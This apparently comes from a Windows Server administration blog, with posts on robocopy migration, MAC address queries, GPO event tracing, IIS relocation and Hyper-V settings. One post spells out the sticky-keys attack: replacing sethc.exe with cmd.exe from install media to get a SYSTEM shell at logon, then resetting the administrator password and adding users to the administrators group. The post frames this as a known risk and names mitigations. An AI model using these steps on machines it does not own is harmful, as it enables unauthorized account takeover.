Showing posts with label Windows Server 2008. Show all posts

Thursday, February 25, 2016

Using robocopy for file servers migration

"Robocopy" is a robust and powerful command on Windows to copy files and directories. Why do we use "robocopy" for file server migration?

There are some reasons.
1. It can maintain NTFS permission of files and directories during copy to new file server within the same domain.
2. It provided verification function to check the difference of source and destination
3. "Robocopy" supports multi-threaded copies. It improves the efficiency.
4. The backup mode of "robocopy" can copy files or directories to destination which you aren't granted permission to access it.

In my case, I performed "robocopy" with the following parameters to copy files and directories from source to destination.

Assuming that I logged in to a new file server, Windows Server 2012 R2, and then mapped network to the old file server.

For the first time, I performed Robocopy <source directory or drive> <Destination directory or drive> /ZB /e /sec /copyall /TEE /MT:128 /r:0 /log:C:\copylog.txt

/ZB: use restart mode first. If the file or directory isn't granted permission for us to copy, use backup mode to copy it.
/e: copy subdirectories, including Empty ones.
/sec: copy files and directories with Security
/copyall: copy files and directories info like auditing info
/TEE: this is an optional parameter which is displayed the coping status on "Command Prompt"
/MT:128 use 128 threaded to copy files and directories. However, it use many CPU resource.
/r:0 I don't want to retry at this time.
/log: save a log file to location

The second time, I prefer to copy the delta of files and directories. I added 4 parameters to copy from source to destination again.

Robocopy <source directory or drive> <Destination directory or drive> /ZB /e /sec /copyall /TEE /MT:128 /r:1 /XD /XF /XO /purge /log:C:\copylog.txt

/XD: eXclude Directories matching given names/paths but it can still add new or extra directories
/XF: eXclude Files matching given names/paths/wildcards but it still can add new or extra files
/XO: exclude older files or directories
/purge: delete dest files/dirs that no longer exist in source. 

After that, we can migrate share permission of share folder. To migrate share permission, please read Migrating File Servers in the same domain. Then, we can stop sharing from the old server and change the network drive mapping to the new file server.

This posting is provided “AS IS” with no warranties, and confers no rights!

Sunday, October 25, 2015

Check allocation unit size of formatted NTFS volume

To easily check the current allocation unit size of formatted NTFS volume, we can perform fsutil command to do it.

1. Launch Command Prompt at administrator.
2. Perform fsutil fsinfo ntfsinfo <Drive letter or CSV path> to check the "Bytes Per Cluster".

This volume was formatted as 4K

This volume was formatted as 64K

Or, we can perform Get-CimInstance Win32_Volume | FT Name,BlockSize -AutoSize to check it.


This posting is provided “AS IS” with no warranties, and confers no rights!

Wednesday, December 3, 2014

3 ways to get remote computers MAC address on Windows Servers or Workstations

There are many ways to get remote computers MAC address on Windows. In this post, I'd like to show 3 ways to get MAC addresses. To get remote computers MAC address, you need to have administrative credential on remote computers and make sure firewalls of computers or network don't block the connection between both computers.

Getmac
Getmac is a built-in command started from Windows XP to get mac addresses from a local computer or remote computer.

On "Command Prompt", perform "getmac /v /s <Remote Computer Name> /U <Remote or Domain User Account with administrative privilege> /FO <List, Table or CSV>" to get MAC addresses from a remote computer.


Enter the password of the account to get the result.

Remark: Both computers communicate with TCP port 135.

Windows Management Instrumentation Command-line (WMIC)
Windows Management Instrumentation Command-line (WMIC) is a command to work with WMI to get or modify the settings of a computer. In this case, I'm going to use wmic to get a remote computer MAC address.

On "Command Prompt", perform "wmic /user:<Remote or Domain User Account with administrative privilege> /node:<Remote computer name> nic list brief".


Enter the password of the account to get the result.

PowerShell
PowerShell is a good way to get information from computers. It's easy for administrators to learn and use. By the way, we can perform the following cmdlet to get MAC address from remote computers.

On "PowerShell" console, perform "Invoke-Command -ComputerName <Remote Computer Names> -Credential (Get-Credential) -ScriptBlock {Get-CimInstance -ClassName Win32_NetworkAdapter | FT Name,MacAddress -AutoSize}" on Windows 8, Windows 8.1, Windows Server 2012 or Windows Server 2012 R2.


Enter the user name and password with administrative privilege of the remote computer.


Remark: Get-CimInstance is a built-in cmdlet on PowerShell 3.0 or later. For Windows 7 or Windows Server 2008 R2, we can perform "Get-WmiObject -Class Win32_NetworkAdapter -ComputerName <Remote Computer Name> -Credential (Get-Credential)".


Enter the user name and password with administrative privilege of the remote computer.


Eventually, we got MAC addresses from above methods.

More information:


This posting is provided “AS IS” with no warranties, and confers no rights!

Wednesday, November 19, 2014

Remote Desktop Connection Manager 2.7

I think a lot of people have been waiting for a new version of Remote Desktop Connection Manager. On 18-Nov-2014, Microsoft released a new version of Remote Desktop Connection Manager which is version 2.7.1406.0. In this version of Remote Desktop Connection Manager, it supports the following Operating System: Windows 10 Technical Preview, Windows 7, Windows 8, Windows 8.1, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2 and Windows Server Technical Preview.

Remark: Users need to install version 6 or later of the Remote Desktop Client before installing Remote Desktop Connection Manager 2.7 on Windows XP and Windows Server 2003.


If you are interested in Remote Desktop Connection Manager 2.7, please go to the following link to download and use it.

Download link

This posting is provided “AS IS” with no warranties, and confers no rights!

Sunday, September 21, 2014

Migrating File Servers in the same domain

How to migrate a non-DFS file servers? We will talk about the high level migration steps to migrate Windows File Server Role to a new Windows Server in the same domain.
 
First of all, make sure both file servers were joined to a same domain. Then, administrators can check which folders are sharing by using "Computer Management" or performing "net share" on "Command Prompt".
 
 
Remark: ADMIN$, IPC$, C$ are default share of file servers.
 
After that, administrators can perform "Robocopy" to copy the folder with NTFS permissions from old server to new server or use backup software to back up and restore the folder and file with the same NTFS permissions to a new server.
 
Then, we can export the share permission settings from the registry of the old file server. The registry path of share permission settings is the following:
 
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares
 
 
Export "Shares" with "Security" registry key. After exporting the registry key, administrators might need to delete the registry settings which you don't want to import to new file servers.
 
 
Now, we can import the registry file to a new file server. After importing the registry key, we need to reboot the new file server to make share folder permissions effective.
 
When all NTFS and Share permissions are correct, we can stop sharing from the old file servers and then update the drive mapping to a new file server.
 
References:
 
This posting is provided “AS IS” with no warranties, and confers no rights!

Tuesday, September 9, 2014

Installing Active Directory Management Gateway Service for Windows Server 2003 and Windows Server 2008

Active Directory Management Gateway Server is Active Directory Web Service for Windows Server 2003 and Windows Server 2008. In Windows Server 2008 R2, Microsoft added Active Directory Web Service. One of features in Active Directory Web Service allows administrators to use PowerShell cmdlets and Active Directory Administrative Center to manage Active Directory. To use Active Directory cmdlets to manage Windows Server 2003 and Windows Server 2008, administrators have to install Active Directory Management Gateway Server on Windows Server 2003 or Windows Server 2008. Active Directory Management Gateway Server is a hotfix file. Administrators can download from here.

It's quite straightforward to install Active Directory Management Gateway Server. I will install it on a Windows Server 2008 domain controller.

Prerequisites
  • Download and install Microsoft .Net framework 3.5 SP1 on C drive of a Windows Server 2008 domain controller
  • Download and install KB969166 on C drive of a domain controller which will be installed Active Directory Management Gateway Server
  • Download KB967574 for Windows Server 2008 domain controller (without SP2 only)
  • Download KB969429 for Windows Server 2003 domain controller only
  • Download KB968934 on C drive of domain controller
Lab environment

  • 1 domain controller is installed Windows Server 2008 with service pack 2
  • 1 workstation is installed Windows 7 with Remote Server Administration Tools (RSAT)

Lab
1. On a domain controller, log in as Domain Administrator.
2. Launch "Windows Explorer" and then navigate to C drive.
3. Double-click "Windows6.0-KB968934-x64" to install the hotfix.


If Microsoft .Net framework 3.5 SP1 and KB969166 isn't installed, "Windows6.0-KB968934-x64" cannot be installed on a domain controller.

4. Restart the domain controller.
5. If installation is successful, "Active Directory Web Services" is added and started on the domain controller.


As a result, a Windows 7 workstation can perform Active Directory cmdlets to manage the Active Directory.


Reference:

This posting is provided “AS IS” with no warranties, and confers no rights!

Monday, August 18, 2014

Choose an appropriate Remote Desktop Licensing server for your environment

The latest Windows version can be installed the current and previous Remote Desktop Licensing or Terminal Services Licensing licenses in the server. For an example, Windows Server 2008 R2 can be installed Windows Server 2008 R2 and previous Remote Desktop or Terminal Services licenses in the server. However, Windows Server 2008 R2 cannot be installed Remote Desktop or Terminal Services licenses of Windows Server 2012 later because it cannot support the future version of Windows. To deploy the latest Remote Desktop environment, administrators have to install the latest Windows for Remote Desktop Services Licensing.

For more detail, please read "RDS and TS CAL Interoperability Matrix".

This posting is provided “AS IS” with no warranties, and confers no rights!

Thursday, August 7, 2014

Move the IIS default path on Windows Server 2008 or later

For security reason, administrators might be needed to move the default IIS path, Inetpub, to non-system drive. 

According to KB2752331, IIS is a core Windows component and cannot be installed on a non-system drive and Moving the Inetpub folder structure completely off of the system drive is not supported.

It seems that Microsoft doesn't suggest moving the default IIS path to non-system drive and administrators can select to save websites or applications to other folders and drives.  

However, Microsoft recommended to move the Inetpub to a different partition to save space and improve security in Security Best Practices for IIS 8 article.

Anyway, Microsoft provided the script for us to moving to a different drive but the script isn't supported by Microsoft. Administrators might take their own risk to perform this script to move the IIS default path.

The script example like this.


Prerequisite


Lab
Assuming that administrator logged in the IIS server.

1. After installing IIS, launch "Command Prompt" as administrator.
2. Perform the script file like this.


Remark: D is a destination drive letter. Administrators have to provide the drive letter for moving.

3. Perform "xcopy c:\inetpub d:\inetpub /E /O /I" to copy all contents with ACL to a new IIS path.


As a result, the default contents of IIS have move to a new path. However, administrators shouldn't delete the original IIS default path on the system drive.

References:
Guidance for relocation of IIS 7.0 and IIS 7.5 content directories

Security Best Practices for IIS 8

IIS7: Moving the INETPUB directory to a different drive

This posting is provided “AS IS” with no warranties, and confers no rights!

Monday, June 16, 2014

Tracing group policy processing in Event Viewer by using Activity ID

Jeremy Moskowitz, an MVP of Group Policy, showed a demonstration to create a custom view in Event Viewer to trace Group Policy processing of domain group policy objects for a specific user or computer in Teched North America 2014. By default, events are under "Microsoft-Windows-GroupPolicy/Operational" saved all events related to group policy processing for all users and a computer account. It is difficult to trace Group Policy processing for a specific user or computer. To easily trace Group Policy processing for a specific user or computer, administrators have to find the "Activity ID" of a user or computer. 

To locate a suitable "Activity ID", we need to understand the behavior of  "Activity ID". When a user logs in or a computer updates group policy periodically, a user or a computer will generate a new "Activity ID". administrators should locate an "Activity ID" for troubleshooting.

Goals
  • Locate "Activity ID" of a user or a computer.
  • Create a custom view to trace Group Policy processing
Lab environment
  • 1 computer is installed Windows 2012 R2 (Supported operating system: Windows Vista or later)
Lab
1. On a computer, log in as Administrator.
2. Launch "Event Viewer".
3. Navigate to "Applications and Services Logs > Microsoft > Windows > GroupPolicy > Operational".


4. Right-click "Operational", select "Filter Current Log".


5. On "Filter Current Log" window, next to "<All event IDs>", enter "4001", "4006".


6. Click "OK".
7. Select "Event ID 4001".


We can locate an "Activity id" of administrator. The "Activity id" will changed when the same user log on the same computer again. We should select the latest one to troubleshoot the group policy processing. Event ID 4001 is used to locate an "Activity id" of user accounts.

8. Click "Close".

9. Select "Event ID 4006".


Event ID 4006 is used to locate an "Activity id" of a computer account. "Activity id" will change when a computer update group policy objects.  We should select the latest one to troubleshoot the group policy processing.

10. Close "Close".
11. Copy the "Activity id" of administrator to a notepad.


12. Navigate and then right-click "Custom Views", select "Create Custom View".


13. On "Create Custom View", select "XML" tab.
14. Check "Edit query manually".


15. Click "Yes" to manually edit the query.


16. Microsoft provided the following XML code for us to paste it in this pane.

<QueryList><Query Id="0" Path="Application"><Select Path="Microsoft-Windows-GroupPolicy/Operational">*[System/Correlation/@ActivityID='{INSERT ACTIVITY ID HERE}']</Select></Query></QueryList>

Reference:
Troubleshooting Group Policy Using Event Logs

17. Copy the above code and then paste it into the XML pane.
18. Replace "INSERT ACTIVITY id HERE" to the "Activity ID" from a notepad.


19. Click "OK".
20. On "Save Filter to Custom View" window, next to "Name", enter "Administrator GPO tracing".


21. Click "OK".

As a result, all related events of administrator showed in "Administrator GPO tracing".


More information

This posting is provided “AS IS” with no warranties, and confers no rights!

Tuesday, June 3, 2014

Check local and domain user accounts status

To check a local user account status, administrators can perform "net user <user name>" in a Command Prompt to check it.


For domain user account, perform "net user <user name> /domain" in a Command Prompt.


It also displayed the Last logon" time, "Password expires" and etc.

More information

This posting is provided “AS IS” with no warranties, and confers no rights!

Sunday, May 25, 2014

A easy way to become an administrator of a workstation, member server or domain controllers

It is a easy way for users to become an administrator of a workstation, member server or domain controller if there is no additional security setting like BitLocker Drive Encryption. "Sethc.exe" is a function to enable sticky keys.  When a user press "Shift" five times on the log on screen, Windows show a pop-up window which is related to "Sticky Keys".


"Sethc.exe" can be replaced "CMD.exe" by someone on per-boot Windows environment. How to do it? Let's see the following steps.

1. Boot your computer and use a Windows installation disc. (It can be a USB flash drive or a DVD).
2. On "Install Windows" screen, press "Shift + F10" to launch a Command Prompt.


3. Perform "copy D:\Windows\System32\Sethc.exe D:\a command to copy "Sethc.exe" to D drive. In my lab environment, Windows folder is under D:\.


4. Perform "Copy D:\Windows\System32\cmd.exe D:\Windows\System32\Sethc.exe /y" to copy and replace "Sethc.exe" by "CMD.exe".


5. Exit the Command Prompt.
6. Restart the workstation.


7. On "Windows" log on screen, press "Shift" five times.


A Command Prompt was launched.

8. Perform "whoami" to check current user of this Command Prompt.


The right of NT authority\system is same as local administrator.

Now, this user can perform "net user administrator /active:yes" to enable administrator account.


Then, the user also can perform "net user administrator abcd1234" to change the password of local administrator.


Or perform "net localgroup administrators /add userb" add "Userb" to a local administrator group.


To prevent this issue, administrators can deploy bitlocker on all workstations and they can also configure a password on a BIOS to prevent someone to boot from a USB flash drive or a DVD.

Windows 8 and Windows 8.1 also find this same issue.

Additional information
You can also use the above steps to reset Windows Domain Administrator password. 

Vladan SETGET,  vExpert of VMWare, wrote detail steps for resetting Windows Domain Administrator password. if you're interested, please read How-to Reset Windows Domain Administrator Password.

This posting is provided “AS IS” with no warranties, and confers no rights!

Saturday, March 1, 2014

Managing Hyper-V dynamic MAC address pool

By default, the default value of dynamic MAC addresses is 256 in all versions of Hyper-V servers. 

How come the default is 256?

According to KB2804678, Hyper-V generates the MAC address by the following algorithm.
  • The first three octets (aa-bb-cc) are Microsoft's IEEE organizationally Unique Identifier, 00:15:5D (which is common on all Hyper-V hosts).
  • The next two octets (dd-ee) are derived from the last two octets of the server's IP address.
  • The last octet (ff) is automatically generated from the range 0x0 - 0xFF.
Because the last octet is an 8-bit value, there is a default limit of 256 possible MAC addresses.

1. To increase the MAC address pool, click "Virtual Switch Manager" in "Hyper-V Manager".


2. Next to "MAC Address Range".


Administrators can modify the MAC address pool from here.

3. Or, Administrators can assign a static MAC address for a virtual machine in Network Adapter.


More information:

This posting is provided “AS IS” with no warranties, and confers no rights!

Tuesday, January 28, 2014

Update the Windows Time Service settings of domain member servers in Hyper-V virtual machine

Normally, Windows Time service of domain member servers synchronizes a domain controller in domain environment. However, domain member servers are under virtual machine environment (Hyper-V). Virtual machines synchronize them time with the Hyper-V host server because the "Time synchronization" of "Integration Services" is enabled in virtual machines.


To verify the setting, we can log in as local administrator of a domain member server and then perform the "w32tm /query /source".


Now, the domain member server is synchronizing the time with the Hyper-V host server.

According "Time Synchronization in Hyper-V", the "Time synchronization" of "Integration Services" should be enabled in virtual machines. However, administrators can update the registry in virtual machines to stop W32Time from using the Hyper-V time synchronization integration service for moment-to-moment synchronization.

Goal
  • Update the Windows Time Service in a domain member server, TM01, to synchronize a domain controller
Lab

1. On TM01, log in as Local Administrator.
2. Launch "Registry Editor".
3. Navigate to "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\VMICTimeProvider".
4. On right pane, double-click "Enabled".


5. Next to "Value data", change to "0".


6. Click "OK".


7. Close "Registry Editor".
8. Launch "Command Prompt" as administrator.
9. Perform "w32tm /config /syncfromflags:domhier /update" to update the setting to synchronize the time with a domain controller.


10. Perform "net stop w32time & net start w32time" to restart the Windows Time service.


11. Perform "w32tm /resync /force" to force synchronization.


12. Perform "w32tm /query /source" to verify the result.


As a result, the domain member server which is a virtual machine synchronize the time with a domain controller.

More information:

This posting is provided “AS IS” with no warranties, and confers no rights!